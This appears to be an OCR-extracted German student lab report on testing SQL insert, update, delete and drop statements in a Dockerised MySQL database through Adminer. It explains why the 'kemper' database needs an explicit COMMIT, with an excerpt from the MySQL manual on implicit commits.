Vorlesungsnummer	Titel	Professor	SWS
999	0	0	0

- Allerdings funktioniert das Einfügen neuer Tupel scheinbar nicht in der bereits vorhandenen Datenbank „kemper“ (dasselbe Problem wie in Kapitel SQL-Multiabfragen skizziert).



- Das Insert-Statement ist an sich korrekt




Vorlesungen


Vorlesungsname — Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
1	Hello	None	None
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3


- Als zweiter Beleg wird in der von root angelegten Datenbank „hack“ eine identische Relation „Vorlesungen“ angelegt und mittels INSERT INTO-Statement befüllt. Dieser Test belegt, dass das Statement an sich lauffähig ist. Es wird nun vermutet, dass die Berechtigungen in der Datenbank „kemper“ eingeschränkt und keine INSERT INTO-Statements zulässig sind:



- Gem. auf dem Datenbankserver für den User „root“ hinterlegten Rechten, sollten INSERT INTO-Rechte gegeben sein



- Nach einer weiteren Analyse konnte das Problem identifiziert werden. Es wird ein Commit-Statement am Ende erwartet. Damit klappt nun auch das Insert-Statement in der Kemper-Datenbank.



- Es wird vermutet, dass das Commit-Statement explizit benötigt wird, da es nicht autom. implizit, bei Insert-Statements hinzugefügt wird. Bei anderen Statements erfolgt implizit autom. eine Erweiterung. Eine weitere Analyse bedarf der Sachverhalt, dass in der kemper Datenbank ein Commit-Statement benötigt wird, bei der neu angelegten Datenbank hack jedoch nicht.

13.3.3 Statements That Cause an Implicit Commit

The statements listed in this section (and any synonyms for them) implicitly end any transaction active in the current session, as if you had done a `COMMIT` before executing the statement.


Most of these statements also cause an implicit commit after executing. The intent is to handle each such statement in its own special transaction because it cannot be rolled back anyway. Transaction-control and locking statements are exceptions: If an implicit commit occurs before execution, another does not occur after.

- ***Data definition language (DDL) statements that define or modify database objects.*** `ALTER DATABASE ... UPGRADE DATA DIRECTORY NAME`, `ALTER EVENT`, `ALTER PROCEDURE`, `ALTER SERVER`, `ALTER TABLE`, `ALTER TABLESPACE`, `ALTER VIEW`, `CREATE DATABASE`, `CREATE EVENT`, `CREATE INDEX`, `CREATE PROCEDURE`, `CREATE SERVER`, `CREATE TABLE`, `CREATE TABLESPACE`, `CREATE TRIGGER`, `CREATE VIEW`, `DROP DATABASE`, `DROP EVENT`, `DROP INDEX`, `DROP PROCEDURE`, `DROP SERVER`, `DROP TABLE`, `DROP TABLESPACE`, `DROP TRIGGER`, `DROP VIEW`, `INSTALL PLUGIN`, `RENAME TABLE`, `TRUNCATE TABLE`, `UNINSTALL PLUGIN`.


  `ALTER FUNCTION`, `CREATE FUNCTION` and `DROP FUNCTION` also cause an implicit commit when used with stored functions, but not with loadable functions. (`ALTER FUNCTION` can only be used with stored functions.)

Abbildung 1: Quelle: https://dev.mysql.com/doc/refman/5.7/en/implicit-commit.html


- Durch Ausführen des folgenden Update-Statements wird die ID wie erwartet geändert.




- Das Update-Statement funktioniert in allen Relationen der Datenbank „hack“.




- Allerdings ohne Commit-Statement wieder nicht in der Datenbank „kemper“





- Auch das Löschen von Tupeln funktioniert in der vom Nutzer root angelegten Datenbank „hack“ problemlos.






- In der „kemper“ Datenbank wird wieder ein Commit-Statement benötigt.






- Bei weiteren Tests über Adminer war der Server einmal nicht mehr ansprechbar und musste neugestartet werden. Danach musste nochmal das Passwort für den User „root“ eingegeben werden, bevor das Insert Into-Statement ausgeführt werden


konnte.



Relationen löschen





- Anders als in den vorherigen Beispielen funktioniert ein Löschen einer Relation in der Datenbank „kemper“ ohne Commit-Statement.




Datenbanken löschen


- Die von User „root“ erstellte Datenbank „hack“ kann problemlos ohne Commit-Statement gelöscht werden.






- Möchte der User „root“ die bereits vorhandene Datenbank „kemper“ löschen, hängt sich nach Ausführen des Befehls der Docker-Container auf und muss neugestartet werden. Dieser Umstand tritt sporadisch auch bei anderen Beispielen auf. Das Problem wird beim Docker-Container und nicht der Datenbank vermutet, da auch die Webanwendung nicht mehr reagiert/erreichbar ist.






